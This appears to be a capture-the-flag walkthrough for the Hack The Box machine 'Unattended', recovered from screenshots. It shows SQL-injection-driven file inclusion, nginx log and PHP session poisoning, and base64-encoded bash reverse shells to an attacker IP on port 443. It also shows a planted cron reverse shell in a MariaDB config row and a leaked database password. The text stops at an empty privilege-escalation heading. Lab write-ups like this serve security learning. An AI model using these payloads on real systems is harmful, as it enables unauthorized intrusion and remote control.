
```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nolog
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin ma
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin w
/www:/bin/bash backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/va
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin s
Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd
Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false _apt:x:104:65534::/nonexist
messagebus:x:105:109::/var/run/dbus:/bin/false sshd:x:106:65534::/run/sshd:/usr/sbin/nologin guly:x:1000:1000:guly,,,:/home/guly:/bin/bash mysq
Server,,,:/nonexistent:/bin/false
```

And we see the contents of the passwd file.

FOOTHOLD

Now that we have LFI we can leverage it to RCE by using nginx log file poisoning. Usually the access.log file logs the user-agent. We can change this using Burp and get RCE. The usual location of the nginx access log is at /var/log/nginx/access.log.


```
https://www.nestedflanders.htb/index.php?id=25' union select  "main' union
select '/var/log/nginx/access.log' LIMIT 1,1;-- -" LIMIT 1,1;-- -
```



```
union%20select%20%27/etc/passwd%27%20LIMIT%201,1;--%20-%22%20LIMIT%201,1;--%20-"
"Mozilla/5.0 (X11; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0"
10.10.16.32 - - [25/May/2019:11:57:41 -0400] "GET /bootstrap.min.js HTTP/1.1" 200
9833
"https://www.nestedflanders.htb/index.php?id=25%27%20union%20select%20%20%22main%27%20
union%20select%20%27/etc/passwd%27%20LIMIT%201,1;--%20-%22%20LIMIT%201,1;--%20-"
"Mozilla/5.0 (X11; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0"
10.10.16.32 - - [25/May/2019:11:57:41 -0400] "GET /jquery.min.js HTTP/1.1" 200 30120
"https://www.nestedflanders.htb/index.php?id=25%27%20union%20select%20%20%22main%27%20
union%20select%20%27/etc/passwd%27%20LIMIT%201,1;--%20-%22%20LIMIT%201,1;--%20-"
"Mozilla/5.0 (X11; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0"
10.10.16.32 - - [25/May/2019:12:02:46 -0400] "GET
/index.php?id=25%27%20union%20select%20%20%22main%27%20union%20select%20%27/etc/passwd
%27%20LIMIT%201,1;--%20-%22%20LIMIT%201,1;--%20- HTTP/1.1" 200 925 "-" "Mozilla/5.0
(X11; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0"
10.10.16.32 - - [25/May/2019:12:02:47 -0400] "GET
/index.php?id=25%27%20union%20select%20%20%22main%27%20union%20select%20%27/etc/passwd
%27%20LIMIT%201,1;--%20-%22%20LIMIT%201,1;--%20- HTTP/1.1" 200 925 "-" "Mozilla/5.0
(X11; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0"
<!-- </div> -->
```


We see the response containing the logs of the requests and user agents. Let's change the user agent to:

```
<?php system('whoami'); ?>
```



```
GET /index.php?id=25' union select  "main' union select
'/var/log/nginx/access.log' LIMIT 1,1;-- -" LIMIT 1,1;-- - HTTP/1.1
Host: www.nestedflanders.htb
User-Agent: <?php system('whoami'); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=ep2cn0dtj0tkaa0spg7n0af087
Upgrade-Insecure-Requests: 1
```

Now urlencode the payload and send the request.




```
/index.php?id=25%27%20union%20select%20%20%22main%27%20union%20select%20%27/var/log/ng
inx/access.log%27%20LIMIT%201,1;--%20-%22%20LIMIT%201,1;--%20- HTTP/1.1" 200 368559
"-" "Mozilla/5.0 (X11; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0"
10.10.16.32 - - [25/May/2019:12:08:03 -0400] "GET
/index.php?id=25'+union+select++\x22main'+union+select+'/var/log/nginx/access.log'+LIM
IT+1,1%3b--+-\x22+LIMIT+1,1%3b--+- HTTP/1.1" 200 368590 "-" "www-data
"
<!-- </div> -->

</div> <!-- row -->
```

We see that we're the www-data user. Let's use a command for reverse shell now. To avoid bad characters we need to encode the payload as base64 then executed it.

```
echo -n 'bash -i >& /dev/tcp/10.10.16.32/4444 0>&1 &' | base64
```

Copy the output and set the user agent to:

```
<?php system('echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNi80NDMgMD4mMQ==| base64 -d|
bash'); ?>
```




Raw | Params | Headers | Hex

```
GET
/index.php?id=25%27%20union%20select%20%20%22main%27%20union%20select%20%
27/var/log/nginx/access.log%27%20LIMIT%201,1;--%20-%22%20LIMIT%201,1;--%2
0- HTTP/1.1
Host: www.nestedflanders.htb
User-Agent: <?php system('echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNi80NDMgMD4mMQ==| base64 -d|
bash'); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=nosqpufi3s0oer29nni54c5s57
Upgrade-Insecure-Requests: 1
```

Forward the request and start a listener. Sending the request once again should trigger the reverse shell. However, we don't get a shell. Let's check the firewall rules to see what ports are allowed.


Change the User agent to:

```
<?php system('cat /etc/iptables/rules.v4'); ?>
<?php system('cat /etc/iptables/rules.v46'); ?>
```



```
GET
/index.php?id=25%27%20union%20select%20%20%22main%27%20union%20select%20%
27/var/log/nginx/access.log%27%20LIMIT%201,1;--%20-%22%20LIMIT%201,1;--%2
0- HTTP/1.1
Host: www.nestedflanders.htb
User-Agent: <?php system('cat /etc/iptables/rules.v4');?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=nosqpufi3s0oer29nni54c5s57
Upgrade-Insecure-Requests: 1
```

Forward the request to see the output.




```
inx/access.log%27%20LIMIT%201,1;--%20-%22%20LIMIT%201,1;--%20- HTTP/1.1" 2
"# Generated by iptables-save v1.6.0 on Wed Dec 19 21:55:49 2018
*filter
:INPUT DROP [7:1813]
:FORWARD ACCEPT [0:0]
:OUTPUT DROP [34:2661]
-A INPUT -i lo -j ACCEPT
-A INPUT -i ens33 -m state --state RELATED,ESTABLISHED -j ACCEPT
-A INPUT -i ens33 -p tcp -m multiport --dports 80,443 -j ACCEPT
-A INPUT -i ens33 -p icmp -j ACCEPT
-A FORWARD -m state --state RELATED,ESTABLISHED -j ACCEPT
-A FORWARD -j DROP
-A OUTPUT -o lo -j ACCEPT
-A OUTPUT -o ens33 -m state --state RELATED,ESTABLISHED -j ACCEPT
-A OUTPUT -o ens33 -p tcp -m multiport --dports 80,443 -j ACCEPT
-A OUTPUT -o ens33 -p icmp -j ACCEPT
COMMIT
# Completed on Wed Dec 19 21:55:49 2018
"
```

In the response we see that only ports 80 and 443 are allowed outbound. So, from here on we'll have to use only these two ports.

```
echo -n 'bash -i >& /dev/tcp/10.10.14.16/443 0>&1 &' | base64
<?php system('echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNi80NDMgMD4mMSAm
| base64 -d | bash '); ?>
```

Send the request again and a shell should be received at the listener.




```
root@Ubuntu:~/Documents/HTB/Unattended# rlwrap nc -lvp 443
Listening on [0.0.0.0] (family 2, port 443)
Connection from www.nestedflanders.htb 53146 received!
bash: cannot set terminal process group (2063): Inappropriate ioctl for device
bash: no job control in this shell
www-data@unattended:/var/www/html$
```

ALTERNATE METHOD

Another way to achieve RCE is through PHP session files. These files are usually stored at /var/lib/php/sessions/sess_<PHPSESSID>. Let's view them with:


```
https://www.nestedflanders.htb/index.php?id=25' union select  "main' union
select '/var/lib/php/sessions/sess_ep2cn0dtj0tkaa0spg7n0af087' LIMIT 1,1;--
-" LIMIT 1,1;-- -
```



```
<div class="container">
<div class="row">
<!-- <div align="center"> -->
PHPSESSID|s:26:"ep2cn0dtj0tkaa0spg7n0af087";<!-- </div> -->

</div> <!-- row -->
</div> <!-- container -->

</body>
</html>
```

We see our session in the response. Let's add a dummy cookie with PHP code so that we can execute it.

```
Cookie: PHPSESSID=ep2cn0dtj0tkaa0spg7n0af087; PWN= <?php system('whoami')?>
```




```
<!-- <div align="center"> -->
PHPSESSID|s:26:"ep2cn0dtj0tkaa0spg7n0af087";PWN|s:24:"www-data
";?>|s:0:"";<!-- </div> -->

</div> <!-- row -->
```

And we see the output of whoami command.

Note: Make sure there's no ';' in the payload as it might break the cookie.


Now let's get a reverse shell like earlier. Change the cookie to:

```
Cookie: PHPSESSID=ep2cn0dtj0tkaa0spg7n0af087; PWN= <?php system("bash -c
'bash -i >& /dev/tcp/10.10.16.32/443 0>&1'")?>
```



```
GET
/index.php?id=25%27%20union%20select%20%20%22main%27%20union%20select%20%
27/var/lib/php/sessions/sess_nosqpufi3s0oer29nni54c5s57%27%20LIMIT%201,1;
--%20-%22%20LIMIT%201,1;--%20- HTTP/1.1
Host: www.nestedflanders.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:67.0) Gecko/20100101
Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=nosqpufi3s0oer29nni54c5s57; PWN= <?php system("bash -c
'bash -i >& /dev/tcp/10.10.14.16/443 0>&1'")?>
Upgrade-Insecure-Requests: 1
```

Send the request and start a listener. Then resend it to trigger the shell.




```
root@Ubuntu:~/Documents/HTB/Unattended# rlwrap nc -lvp 443
Listening on [0.0.0.0] (family 2, port 443)
Connection from www.nestedflanders.htb 53064 received!
bash: cannot set terminal process group (552): Inappropriate ioctl for device
bash: no job control in this shell
www-data@unattended:/var/www/html$ whoami
whoami
www-data
www-data@unattended:/var/www/html$
```

And we have a shell on the other side.

As there’s no python or python3 on the box we can use the script command to get a pty shell.

```
script -qc /bin/bash /dev/null
```



```
www-data@unattended:/var/www/html$ script -qc /bin/bash /dev/null
script -qc /bin/bash /dev/null
www-data@unattended:/var/www/html$ tty
tty
/dev/pts/0
www-data@unattended:/var/www/html$
```

LATERAL MOVEMENT


Now that we have a shell let's look into the database by using the credentials from earlier.

```
mysql -u nestedflanders -p1036913cf7d38d4ea4f79b050f171e9fbf3f5e -D neddy
```

Looking at the tables we see config tables. Let's look at the data.

```
select * from config;
```


There are various kinds of values in the database, of which the "checkrelease" row sticks out. There's also a path for sendmail which can be changed in case a user executes it.



```
|  78 | mailer                     | mail
|  79 | mailfrom                   | nested@nestedflanders.htb
|  80 | fromname                   | Neddy
|  81 | sendmail                   | /usr/sbin/sendmail
|  82 | smtpauth                   | 0
|  83 | smtpuser                   |
|  84 | smtppass                   |
|  85 | smtppass                   |
|  86 | checkrelease               | /home/guly/checkbase.pl;/home/guly/checkplugins.pl;
|  87 | smtphost                   | localhost
|  88 | smtpsecure                 | none
|  89 | smtpport                   | 25
|  90 | caching                    | 0
```


Maybe it's being used by some kind of cron to read and then execute the file. Let's change it to a reverse shell command.

```
update config set option_value = 'bash -c "bash -i >&
/dev/tcp/10.10.14.16/443 0>&1"' where option_name = 'checkrelease';
```




```
MariaDB [neddy]> select * from config where option_name = 'checkrelease';
select * from config where option_name = 'checkrelease';
+----+--------------+---------------------------------------------------+
| id | option_name  | option_value                                      |
+----+--------------+---------------------------------------------------+
| 86 | checkrelease | bash -c "bash -i >& /dev/tcp/10.10.14.16/443 0>&1" |
+----+--------------+---------------------------------------------------+
1 row in set (0.01 sec)

MariaDB [neddy]>
```

And after a while a shell should be received.



```
root@Ubuntu:~/Documents/HTB/Unattended# rlwrap nc -lvp 443
Listening on [0.0.0.0] (family 2, port 443)
Connection from www.nestedflanders.htb 53072 received!
bash: cannot set terminal process group (1054): Inappropriate ioctl for device
bash: no job control in this shell
guly@unattended:~$ whoami
whoami
guly
guly@unattended:~$
```

Going back and looking at the table again we see that the path was replaced again.




```
MariaDB [neddy]> select * from config where option_name = 'checkrelease';
select * from config where option_name = 'checkrelease';
+----+-------------+-----------------------------------------------------+
| id | option_name  | option_value                                        |
+----+-------------+-----------------------------------------------------+
| 86 | checkrelease | /home/guly/checkbase.pl;/home/guly/checkplugins.pl; |
+----+-------------+-----------------------------------------------------+
1 row in set (0.00 sec)
```

PRIVILEGE ESCALATION

ENUMERATION

